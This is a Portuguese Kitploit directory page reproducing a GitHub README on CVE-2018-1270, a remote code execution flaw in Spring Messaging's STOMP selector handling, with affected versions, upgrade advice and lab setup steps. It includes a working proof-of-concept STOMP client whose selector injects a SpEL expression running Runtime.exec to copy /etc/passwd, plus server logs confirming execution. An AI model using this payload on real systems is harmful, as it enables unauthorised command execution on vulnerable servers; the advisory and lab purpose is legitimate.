
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2018-1270 — RCE no protocolo STOMP da mensageria Spring | Kitploit

Ferramentas/GitHubGitHub/caledoniaproject/cve-2018-1270
Análise de VulnerabilidadesAnálise de CódigoExploraçãoExploração de Aplicações WebAprendizado e EducaçãoArchived
GitHubcaledoniaproject/cve-2018-1270

CVE-2018-1270

RCE no protocolo STOMP da mensageria Spring

Ver Repositório
1131827há 8 anosAinda não revisado
Compartilhar

CVE-2018-1270 - Vulnerabilidade de Execução de Código SpEL no Spring Messaging

Ontem, a Spring divulgou uma vulnerabilidade RCE. Vamos dar uma olhada:

  • CVE-2018-1270: Execução Remota de Código com spring-messaging

Versões afetadas

  • Spring Framework 5.0 a 5.0.4
  • Spring Framework 4.3 a 4.3.14

Esta vulnerabilidade não requer ambiente específico. Se você estiver usando spring-messaging + websocket + STOMP, atualize para a versão mais recente o mais rápido possível; se estiver usando SpringBoot, atualize para 2.0.1.RELEASE.

Detalhes da Vulnerabilidade

Simplificando, como o StandardEvaluationContext tem permissões excessivas, é possível executar qualquer expressão SpEL. Por isso, a partir do Spring 5.0.5, a oficial adicionou o SimpleEvaluationContext, que permite uma vinculação de dados simples, mantendo a flexibilidade sem trazer riscos de segurança.

O spring-messaging fornece suporte ao protocolo STOMP, permitindo que os clientes assinem mensagens e usem um seletor para filtrá-las. Exemplo:

selector = 'T(java.lang.Runtime).getRuntime().exec("cp /etc/passwd /tmp")'
stompClient = Stomp.client('ws://localhost:8080/hello')
stompClient.connect({}, function(frame) {
    stompClient.subscribe('/topic/greetings', function() {}, {
        "selector": selector
    })
});

Quando você assina, o Spring armazena esse filtro e o aciona quando o cliente recebe a mensagem. Exemplo:


2018-04-07 08:32:20 [clientInboundChannel-3] TRACE o.s.m.s.b.DefaultSubscriptionRegistry - Subscription selector: [T(java.lang.Runtime).getRuntime().exec("cp /etc/passwd /tmp")]

...

2018-04-07 08:32:21 [MessageBroker-2] DEBUG o.s.m.s.b.DefaultSubscriptionRegistry - Failed to evaluate selector: EL1001E: Type conversion problem, cannot convert from java.lang.UNIXProcess to boolean

Captura de tela do PoC

screenshot

O artigo detalhado sobre a análise da vulnerabilidade será publicado em breve.

Como usar o ambiente

Compile e inicie o servidor Spring Boot:

mvn clean package
java -jar target/spring-boot-websocket-1.0.jar

Acesse - insira a expressão para testar:

http://localhost:8080

screenshot

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    851
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    538
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    297
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    280

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →






